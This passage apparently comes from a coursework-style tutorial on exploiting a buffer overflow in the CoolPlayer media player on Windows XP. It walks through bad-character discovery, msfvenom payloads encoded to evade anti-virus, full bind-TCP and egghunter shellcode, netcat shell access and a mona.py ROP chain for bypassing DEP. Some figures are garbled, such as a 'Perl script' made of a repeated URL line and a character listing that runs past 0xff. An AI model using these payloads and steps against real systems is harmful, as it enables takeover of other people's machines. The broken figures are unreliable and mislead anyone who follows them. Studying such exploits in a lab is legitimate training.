14 "\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f";
15 "\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f";
16 "\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f";
17 "\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f";
18 "\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f";
19 "\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f";
20 "\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f";
21 "\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f";
22 "\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f";
23 "\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f";
24 open($FILE, ">$FILE");
25 print $FILE $Dname . $cmd . $SIP . $SIPcode;
26 close($FILE);

```

Figure 25: New Perl Script with JMP ESP, 50 NOPS

Unfortunately, no windows calculator will appear on the screen after running the Coolplayer application in Ollydbg. This probably means there are bad characters inside the shellcode that is preventing the shellcode being executed by the target machine. In order to find out if the application is filtering out bad characters, a simple script must be made inside Kali Linux that generates all 255 characters in shellcode. Figure 26 below shows the loop used to generate 255 characters in shellcode. These characters can then be placed inside a new Perl script, loaded into Coolplayer, and run inside Ollydbg.

Figure 27 below shows the script used. The next step is to inspect the stack which will now hold all 255 character that were loaded into Coolplayer. A list of all the characters used in the script must be created because each character must be checked individually. The next step is to look through characters in the Ollydbg Hex dump and check one by one for any characters on the list that are missing in the stack. If any characters are missing from the stack this means they are bad characters and must be eliminated from the shellcode.

Figure 28 below shows the stack filled with the characters and

Figure 29 shows the bad characters found in the list. It is now possible to use Msfvenom again to create a payload that filters out the bad characters that have been discovered. It is also important to encode the payload with Alpha\_Upper or Shakata Ga Nai in order to avoid the anti-virus on the target machine (operationxen, 2017). Alpha\_Upper will be used for the purposes of this tutorial. In Kali Linux the command **msfvenom -a x86 -platform Windows -p windows/exec CMD=calc.exe -e x86/alpha\_upper -b '\x00\x0A\xD\x2C\x3D' -f perl>Desktop/shell.pl**. The next step is to copy & paste the new shellcode into the crash test Perl script. Figure 30 below shows the command used to create the msfvenom payload. Figure 31 below shows the updated Perl script with the encoded shellcode. Having created the perl script its now possible to upload the new ini file to Coolplayer inside Ollydbg. Figure 32 below shows the new perl script has successfully exploited the buffer overflow vulnerability in Coolplayer because the calculator has appeared on screen. This means the stack has been filled with 1042 junk characters all the way to the EIP. The EIP, which was overwritten by the kernel32 JMP ESP, has jumped to the top of the stack and has executed the calculator shellcode.

```
(test123@kali)~$
$ for i in {0..255}; do printf "\\x%02x" $i;done
\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x
\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\x100\x101\x102\x103\x104\x105\x106\x107\x108\x109\x10a\x10b\x10c\x10d\x10e\x10f\x110\x111\x112\x113\x114\x115\x116\x117\x118\x119\x11a\x11b\x11c\x11d\x11e\x11f\x120\x121\x122\x123\x124\x125\x126\x127\x128\x129\x12a\x12b\x12c\x12d\x12e\x12f\x130\x131\x132\x133\x134\x135\x136\x137\x138\x139\x13a\x13b\x13c\x13d\x13e\x13f\x140\x141\x142\x143\x144\x145\x146\x147\x148\x149\x14a\x14b\x14c\x14d\x14e\x14f\x150\x151\x152\x153\x154\x155\x156\x157\x158\x159\x15a\x15b\x15c\x15d\x15e\x15f\x160\x161\x162\x163\x164\x165\x166\x167\x168\x169\x16a\x16b\x16c\x16d\x16e\x16f\x170\x171\x172\x173\x174\x175\x176\x177\x178\x179\x17a\x17b\x17c\x17d\x17e\x17f\x180\x181\x182\x183\x184\x185\x186\x187\x188\x189\x18a\x18b\x18c\x18d\x18e\x18f\x190\x191\x192\x193\x194\x195\x196\x197\x198\x199\x19a\x19b\x19c\x19d\x19e\x19f\x1a0\x1a1\x1a2\x1a3\x1a4\x1a5\x1a6\x1a7\x1a8\x1a9\x1aa\x1ab\x1ac\x1ad\x1ae\x1af\x1b0\x1b1\x1b2\x1b3\x1b4\x1b5\x1b6\x1b7\x1b8\x1b9\x1ba\x1bb\x1bc\x1bd\x1be\x1bf\x1c0\x1c1\x1c2\x1c3\x1c4\x1c5\x1c6\x1c7\x1c8\x1c9\x1ca\x1cb\x1cc\x1cd\x1ce\x1cf\x1d0\x1d1\x1d2\x1d3\x1d4\x1d5\x1d6\x1d7\x1d8\x1d9\x1da\x1db\x1dc\x1dd\x1de\x1df\x1e0\x1e1\x1e2\x1e3\x1e4\x1e5\x1e6\x1e7\x1e8\x1e9\x1ea\x1eb\x1ec\x1ed\x1ee\x1ef\x1f0\x1f1\x1f2\x1f3\x1f4\x1f5\x1f6\x1f7\x1f8\x1f9\x1fa\x1fb\x1fc\x1fd\x1fe\x1ff
```

Figure 26: For loop to generate 255 characters in shellcode





```

"x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
"\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f"
"\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f"
"\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f"
"\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f"
"\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf"
"\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf"
"\xd0\d1\d2\d3\d4\d5\d6\d7\d8\d9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xfa\xfb\xfc\xfd\xfe\xff"
"\x00\xff\x01\xff\x02\xff\x03\xff\x04\xff\x05\xff\x06\xff\x07\xff\x08\xff\x09\xff\x0a\xff\x0b\xff\x0c\xff\x0d\xff\x0e\xff\x0f\xff"

```

Figure 29: Bad characters found

```

(test123@kali)-[~]
$ msfvenom -a x86 --platform windows --p windows/exec CMD=calc.exe -e x86/alpha_upper -b '\x00\x0a\x0d\x2c\x3e' -f perl-Desktop/shell.pl

```

Figure 30: Updated msfvenom payload

```

1 my $FILE = "C:\msys64\bin\perl.exe";
2 my $hostname = "(C:\msys64\bin\perl.exe)";
3 my $ip = "10.10.10.10";
4 my $url = "http://10.10.10.10/";
5 my $url = "http://10.10.10.10/";
6 my $url = "http://10.10.10.10/";
7 my $url = "http://10.10.10.10/";
8 my $url = "http://10.10.10.10/";
9 my $url = "http://10.10.10.10/";
10 my $url = "http://10.10.10.10/";
11 my $url = "http://10.10.10.10/";
12 my $url = "http://10.10.10.10/";
13 my $url = "http://10.10.10.10/";
14 my $url = "http://10.10.10.10/";
15 my $url = "http://10.10.10.10/";
16 my $url = "http://10.10.10.10/";
17 my $url = "http://10.10.10.10/";
18 my $url = "http://10.10.10.10/";
19 my $url = "http://10.10.10.10/";
20 my $url = "http://10.10.10.10/";
21 my $url = "http://10.10.10.10/";
22 my $url = "http://10.10.10.10/";
23 my $url = "http://10.10.10.10/";
24 my $url = "http://10.10.10.10/";
25 my $url = "http://10.10.10.10/";
26 my $url = "http://10.10.10.10/";
27 my $url = "http://10.10.10.10/";
28 my $url = "http://10.10.10.10/";
29 my $url = "http://10.10.10.10/";
30 my $url = "http://10.10.10.10/";
31 my $url = "http://10.10.10.10/";
32 my $url = "http://10.10.10.10/";
33 my $url = "http://10.10.10.10/";
34 my $url = "http://10.10.10.10/";
35 my $url = "http://10.10.10.10/";
36 my $url = "http://10.10.10.10/";
37 my $url = "http://10.10.10.10/";
38 my $url = "http://10.10.10.10/";
39 my $url = "http://10.10.10.10/";
40 my $url = "http://10.10.10.10/";
41 my $url = "http://10.10.10.10/";
42 my $url = "http://10.10.10.10/";
43 my $url = "http://10.10.10.10/";
44 my $url = "http://10.10.10.10/";
45 my $url = "http://10.10.10.10/";
46 my $url = "http://10.10.10.10/";
47 my $url = "http://10.10.10.10/";
48 my $url = "http://10.10.10.10/";
49 my $url = "http://10.10.10.10/";
50 my $url = "http://10.10.10.10/";
51 my $url = "http://10.10.10.10/";
52 my $url = "http://10.10.10.10/";
53 my $url = "http://10.10.10.10/";
54 my $url = "http://10.10.10.10/";
55 my $url = "http://10.10.10.10/";
56 my $url = "http://10.10.10.10/";
57 my $url = "http://10.10.10.10/";
58 my $url = "http://10.10.10.10/";
59 my $url = "http://10.10.10.10/";
60 my $url = "http://10.10.10.10/";
61 my $url = "http://10.10.10.10/";
62 my $url = "http://10.10.10.10/";
63 my $url = "http://10.10.10.10/";
64 my $url = "http://10.10.10.10/";
65 my $url = "http://10.10.10.10/";
66 my $url = "http://10.10.10.10/";
67 my $url = "http://10.10.10.10/";
68 my $url = "http://10.10.10.10/";
69 my $url = "http://10.10.10.10/";
70 my $url = "http://10.10.10.10/";
71 my $url = "http://10.10.10.10/";
72 my $url = "http://10.10.10.10/";
73 my $url = "http://10.10.10.10/";
74 my $url = "http://10.10.10.10/";
75 my $url = "http://10.10.10.10/";
76 my $url = "http://10.10.10.10/";
77 my $url = "http://10.10.10.10/";
78 my $url = "http://10.10.10.10/";
79 my $url = "http://10.10.10.10/";
80 my $url = "http://10.10.10.10/";
81 my $url = "http://10.10.10.10/";
82 my $url = "http://10.10.10.10/";
83 my $url = "http://10.10.10.10/";
84 my $url = "http://10.10.10.10/";
85 my $url = "http://10.10.10.10/";
86 my $url = "http://10.10.10.10/";
87 my $url = "http://10.10.10.10/";
88 my $url = "http://10.10.10.10/";
89 my $url = "http://10.10.10.10/";
90 my $url = "http://10.10.10.10/";
91 my $url = "http://10.10.10.10/";
92 my $url = "http://10.10.10.10/";
93 my $url = "http://10.10.10.10/";
94 my $url = "http://10.10.10.10/";
95 my $url = "http://10.10.10.10/";
96 my $url = "http://10.10.10.10/";
97 my $url = "http://10.10.10.10/";
98 my $url = "http://10.10.10.10/";
99 my $url = "http://10.10.10.10/";
100 my $url = "http://10.10.10.10/";

```

Figure 31: Updated Perl script




Figure 32: Calculator shellcode successfully executed

### 2.3.7 Take over the target using a larger msfvenom payload

Now that the existence of the buffer overflow vulnerability has been verified, it is now possible to take over the target machine using a larger payload. We can take over the target machine by using the buffer overflow vulnerability to execute a piece of shellcode. This shellcode then opens up a port on the target machine that can be connected to via a bind tcp shell. This can be done using msfvenom in Kali Linux in order to generate a bind tcp payload. The encoder alpha\_upper and the list of bad chars can be used again for this payload. The command to generate the payload is **msfvenom -a x86 -platform Windows -p windows/shell\_bind\_tcp LPORT=4444 -e x86/alpha\_upper -b '\x00\x0A\x0D\x2C\x3D' -f perl**. For this tutorial port 4444 will be used as this is the default listener port for metasploit. Figure 33 below shows the command used to generate the bind\_tcp shellcode.


```
[kali@kali:~]$ msfvenom -a x86 -platform Windows -p windows/shell_bind_tcp LPORT=4444 -e x86/alpha_upper -b '\x00\x0A\x0D\x2C\x3D' -f perl-Desktop/shell.pl
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_upper
x86/alpha_upper succeeded with size 725 (iteration=0)
x86/alpha_upper chosen with final size 725
Payload size: 725 bytes
Final size of perl file: 3170 bytes
```

Figure 33: Generate bind\_tcp shellcode

Once the shellcode has been generated, we can now replace the calculator shellcode inside the Perl script that was used in the previous step. The full script can be found under Figure 49 in the Appendix. Since the ini file is being loaded into the Coolplayer application again, there is no need to find a new distance to the EIP and JMP ESP. The next step is to find the ip address of the target machine with ipconfig as seen in Figure 34 below. Now that the IP address of the target machine has been established, we can now use Netcat to connect to the target via the port that was opened up by the shellcode. This can be done with

the command **nc 192.168.24.134 4444**. Once this is done, a shell should now appear in the kali machine which means target machine has been taken over.

Figure 35 below shows netcat being used to open up a shell that connects to port 4444.



```
Command Prompt
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter eth0:

    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . . : 192.168.24.134
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.24.2

C:\Documents and Settings\Administrator>
```

Figure 34: Ipconfig to find target IP Address



```
(kali@kali)-[~]
$ nc 192.168.24.134 4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop\My CourseWork>^

(kali@kali)-[~]
$
```

Figure 35: Netcat has opened up a shell on the Kali machine

### 2.3.8 Egg hunter shellcode

After the target has been exploited by a bind tcp payload, we can then test if it is possible to exploit the target using egghunter shellcode. This technique is useful if there is very little space at the esp to place a bind tcp payload. Instead of jumping to shellcode by an overwritten EIP, this exploit works by placing a 4-byte tag before some shellcode, and a small routine will search the stack for this tag. When the stack locates the tag, the routine will jump to the memory location that will contain the malicious shellcode we want to execute (thespOnge, 2019). In order for the exploit to work a special piece of shellcode called egghunter shellcode must be generated. The shellcode is placed in a script after the EIP and searches for a 4 byte tag called an egg, which marks the payload which will be executed. To generate the shellcode a module called msf-egghunter can be used. The command to generate the shellcode is the following: **msf-egghunter -p windows -a x86 -e 'BEEF' -f raw | msfvenom -p - --platform windows -a x86 -b '\x00\x0A\x0D\x2C\x3D' -f python**. The word 'BEEF' seen above is the 4 character egg used to mark the payload. The tag can be any word but it must be 4 characters long. Msfvenom was used in the command above to filter out bad characters from the shellcode. The bad characters wont change so they should be the same as the previous steps. Figure 36 below shows the command used to generate the egghunter shellcode. The generated shellcode can then be placed into a python script once the previous step has been completed. Once the egghunter shellcode has been placed in the script it is now possible to add the payload which the egghunter shellcode will search for. The bind\_tcp shellcode used in the previous exploit

```

kali@kali:~$ msf-egghunter -p windows -a x86 -- BEEF -f raw | msfvenom -p --platform windows -a x86 --b '\x00\x0A\x00\x2C\x30' -f python
Attempting to read payload from STDIN...
No badchars present in payload, skipping automatic encoding
No encoder specified, outputting raw payload
Payload size: 32 bytes
Final size of python file: 172 bytes
buf = b""
buf += b"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c"
buf += b"\x05\x5a\x74\xef\xb8\x42\x45\x45\x46\x89\xdf\xaf\x75"
buf += b"\xea\xaf\x75\xe7\xff\xe7"

```

Figure 36: msf-egghunter used to generate egghunter shellcode

can be used for this stage. The egghunter shellcode should be placed just after the EIP and before the payload. When adding the egg for the payload it is important to use 8 bytes (twice repeated 4 bytes) instead of 4 which was used in the msf-egghunter command. The egghunter shellcode will then search the stack for the 8-byte egg. The egg is repeated twice in the script in order to prevent the egghunter running into itself and identifying a false location of the payload (Chaudhary, 2019). In this tutorial the egg 'BEEFBEEF' has been placed in front of the shellcode instead of 'BEEF' used in the msf-egghunter command. It is also recommended to use NOP's before the egghunter shellcode and before the egg, so nothing gets accidentally overwritten by the stack. Figure 37 below shows part of the python script used to create the exploit. The full script can be found under Figure 50 in the appendix.

```

junk = "\x41" * 1042
EIP = struct.pack('<I', 0x7066447B)
##Egghunter (with some NOPs to stop the start being overwritten)
nopl = "\x90" * 200
buf1 = b""
buf1 += b"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c"
buf1 += b"\x05\x5a\x74\xef\xb8\x42\x45\x45\x46\x89\xdf\xaf\x75"
buf1 += b"\xea\xaf\x75\xe7\xff\xe7"
##Calculator shellcode
nopl = "\x90" * 200
junk2 = "BEEFBEEF"

```

Figure 37: The egghunter shellcode (buf1) and the egg (junk2)

Once the previous steps are completed the bind\_tcp payload, which will be executed, can be placed after the egghunter shellcode. Figure 38 below shows the bind\_tcp payload in the python script. The next stage is to create the ini file which will be loaded into Coolplayer. A debugging tool called Immunity Debugger by Immunity.inc can be used to examine the stack. This debugger is similar to Ollydbg, but it has features that allow for scripted debugging using python. (Immunity.inc, n.d.) The next step is to run the application load the ini file into Immunity debug. Once this step has been completed, port 4444 should now be open. This allows attackers to open up a bind\_tcp shell on kali Linux using netcat. Below shows a shell has now been established, this means the egg hunter exploit has worked.

```

buf = b""
buf += b"\x89\xe2\xdb\xc6\xd9\x72\xf4\x5d\x55\x59\x49\x49\x49\x49"
buf += b"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56"
buf += b"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41"
buf += b"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42"
buf += b"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b"
buf += b"\x58\x4d\x52\x55\x50\x55\x50\x55\x50\x33\x50\x4c\x49\x4d"
buf += b"\x35\x36\x51\x39\x50\x53\x54\x4c\x4b\x30\x50\x50\x30\x4c"
buf += b"\x4b\x51\x42\x54\x4c\x4c\x4b\x36\x32\x52\x34\x4c\x4b\x53"
buf += b"\x42\x36\x48\x34\x4f\x38\x37\x30\x4a\x51\x36\x46\x51\x4b"
buf += b"\x4f\x4e\x4c\x57\x4c\x53\x51\x53\x4c\x35\x52\x56\x4c\x47"
buf += b"\x50\x59\x51\x38\x4f\x44\x4d\x35\x51\x59\x57\x4d\x32\x4b"
buf += b"\x42\x31\x42\x30\x57\x4c\x4b\x36\x32\x42\x30\x4c\x4b\x51"
buf += b"\x5a\x47\x4c\x4c\x4b\x50\x4c\x34\x51\x54\x38\x4d\x33\x47"
buf += b"\x38\x35\x51\x48\x51\x36\x31\x4c\x4b\x56\x39\x47\x50\x53"
buf += b"\x31\x58\x53\x4c\x4b\x51\x59\x55\x48\x4a\x43\x57\x4a\x47"
buf += b"\x39\x4c\x4b\x56\x54\x4c\x4b\x33\x31\x4e\x36\x50\x31\x4b"
buf += b"\x4f\x4e\x4c\x39\x51\x58\x4f\x34\x4d\x33\x31\x59\x57\x57"
buf += b"\x48\x4b\x50\x42\x55\x4b\x46\x35\x53\x43\x4d\x5a\x58\x47"
buf += b"\x4b\x33\x4d\x47\x54\x33\x45\x4a\x44\x36\x38\x4c\x4b\x50"
buf += b"\x58\x46\x44\x35\x51\x39\x43\x35\x36\x4c\x4b\x54\x4c\x30"
buf += b"\x4b\x4c\x4b\x51\x48\x45\x4c\x45\x51\x38\x53\x4c\x4b\x35"
buf += b"\x54\x4c\x4b\x35\x51\x38\x50\x4b\x39\x30\x44\x36\x44\x46"
buf += b"\x44\x31\x4b\x51\x4b\x55\x31\x51\x49\x51\x4a\x46\x31\x4b"
buf += b"\x4f\x4b\x50\x31\x4f\x51\x4f\x51\x4a\x4c\x4b\x34\x52\x5a"
buf += b"\x4b\x4c\x4d\x51\x4d\x45\x38\x56\x53\x46\x52\x45\x50\x55"
buf += b"\x50\x35\x38\x52\x57\x32\x53\x50\x32\x51\x4f\x36\x34\x42"
buf += b"\x48\x30\x4c\x32\x57\x46\x46\x43\x37\x4b\x4f\x49\x45\x4e"
buf += b"\x58\x4c\x50\x35\x51\x33\x30\x43\x30\x37\x59\x38\x44\x50"
buf += b"\x54\x56\x30\x52\x48\x57\x59\x4d\x50\x32\x4b\x43\x30\x4b"
buf += b"\x4f\x38\x55\x33\x5a\x55\x58\x36\x39\x56\x30\x4a\x42\x4b"
buf += b"\x4d\x31\x50\x36\x30\x37\x30\x30\x50\x42\x48\x4a\x4a\x34"
buf += b"\x4f\x59\x4f\x4d\x30\x4b\x4f\x38\x55\x4d\x47\x35\x38\x33"
buf += b"\x32\x53\x30\x42\x31\x31\x4c\x4d\x59\x4b\x56\x43\x5a\x54"
buf += b"\x50\x36\x36\x36\x37\x32\x48\x59\x52\x39\x4b\x47\x47\x55"

```

Figure 38: Bind\_tcp shellcode

```

(kali㉿kali)-[~]
└─$ nc 192.168.24.134 4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop\My CourseWork>

```

Figure 39: Bind\_tcp shell



## 2.4 PROCEDURE AND RESULTS – DATA EXECUTION PROTECTION ON

Data Execution Prevention (DEP) is a Microsoft security feature that monitors and protects regions of memory, preventing them from executing malicious code (MicroFocus, n.d.). If the target operating system is using Data Execution Prevention (DEP) then the conventional method of placing the shellcode on the stack and jumping to ESP won't work. However, it is still possible to exploit the target using the buffer overflow vulnerability because we still have control of the EIP which means it is possible to dictate where the program can jump to. Since DEP is being used, a method called Return Orientated Programming must be used. This allows the attacker to jump to locations in memory using RET Statements. A ROP chain is created when a chain of commands is used.

To start windows with Data Execution Prevention ON (DEP on), the user must right click on 'my computer', click 'Properties' and go to 'Advanced'. The next step is to go to 'Performance', click Data Execution Prevention and then click 'Turn on DEP for all programs and services except those I select'. The final step is to restart windows and start with DEP on. Figure 40 and Figure 41 show the steps involved.




Figure 40




Figure 41

### 2.4.1 Using Mona.py to find a ROP chain

Before the exploit stage can begin, a ROP chain must be located in the target system. Normally, the process of searching every DLL on the target system to find ROP gadgets (small sections of a ROP chain) can take a long time. However, this process can be sped up considerably by using a python script called mona.py. Mona.py is a python script that runs on Immunity Debugger and it can be used to automate and speed up searches while developing exploits. This means it will be very useful when searching for ROP gadgets located inside somewhere inside DLL (Repository, 2020). Since Immunity Debugger allows for scripting, the following script can be used to search for ROP gadgets, **!mona find -type instr -s "retn" -m msvcrt.dll -cpb '\x00\x0a\x0d\x2c\x3d'**. Figure 42 below shows the full mona command used. Figure 51 in the appendix shows where the script must be placed in Immunity Debugger.

**!mona find -type instr -s "retn" -m msvcrt.dll -cpb '\x00\x0a\x0d\x2c\x3d'**

Figure 42: mona python script used to locate a ROP gadget.

A new file will be created inside the Immunity Debugger folder once the mona command is run. In this tutorial a file called rop\_chains.txt was created inside C:\Program Files\Immunity Inc\Immunity Debugger. Figure 43 below shows the location of the file. Inside rop\_chains.txt, there should be rop chains for each system function which mona.py has automatically created. The next step is to search for a complete python rop chain that can be used. It is important to check each ROP chain carefully because most are incomplete as seen in Figure 44 below. Once a complete ROP chain has been located as seen in Figure 45 below, then the next stage is to copy the rop chain to a new python script in order to be used later.



Figure 43: Immunity Debugger folder which contains the file

```
*** [ Python ] ***

def create_rop_chain():

    # rop chain generated with mona.py - www.coralax.be
    rop_gadgets = [
        #---INFO:gadgets_to_set_ebp---[
        0x77d146, # POP EBP + RETN [msvcrt.dll]
        0x77d146, # skip 4 bytes [msvcrt.dll]
        #---INFO:gadgets_to_set_edi---[
        0x00000000, # [-] [mona] to find gadget to put 00000001 into edi
        #---INFO:gadgets_to_set_edi---[
        0x77d146, # POP EAX + RETN [msvcrt.dll]
        0x00000000, # put 0x00 into eax (-> put 0x00000001 into edi)
        0x77d146, # ADD EAX,CR000000 + RETN [msvcrt.dll]
        0x77d146, # ADD EAX,EAX + RETN [msvcrt.dll]
```

Figure 44: Incomplete ROP chain



```

*** [ Python ] ***

def create_rop_chain():

    # rop chain generated with mona.py - www.monasite.de
    rop_gadgets = [
        # [---]INFO(gadgets_to_ret_addr)---]
        0x77c17211, # POP ESP # RETN [msvcrt.dll]
        0x77c17211, # skip 4 bytes [msvcrt.dll]
        # [---]INFO(gadgets_to_ret_addr)---]
        0x77c46e91, # POP ESP # RETN [msvcrt.dll]
        0xffffffff, #
        0x77c127a5, # INC EAX # RETN [msvcrt.dll]
        0x77c127a5, # INC EAX # RETN [msvcrt.dll]
        # [---]INFO(gadgets_to_ret_addr)---]
        0x77c46e91, # POP EAX # RETN [msvcrt.dll]
        0x77c46e91, # get offset into eax (-> put 0x00001000 into eax)
        0x77c38051, # ADD EAX,0x00001000 # RETN [msvcrt.dll]
        0x77c38051, # MOV EAX,EAX # RETN [msvcrt.dll]
        # [---]INFO(gadgets_to_ret_addr)---]
        0x77c38051, # POP EAX # RETN [msvcrt.dll]
        0x77c46e91, # get offset into eax (-> put 0x00000040 into eax)
        0x77c46e91, # ADD EAX,0x00000040 # RETN [msvcrt.dll]
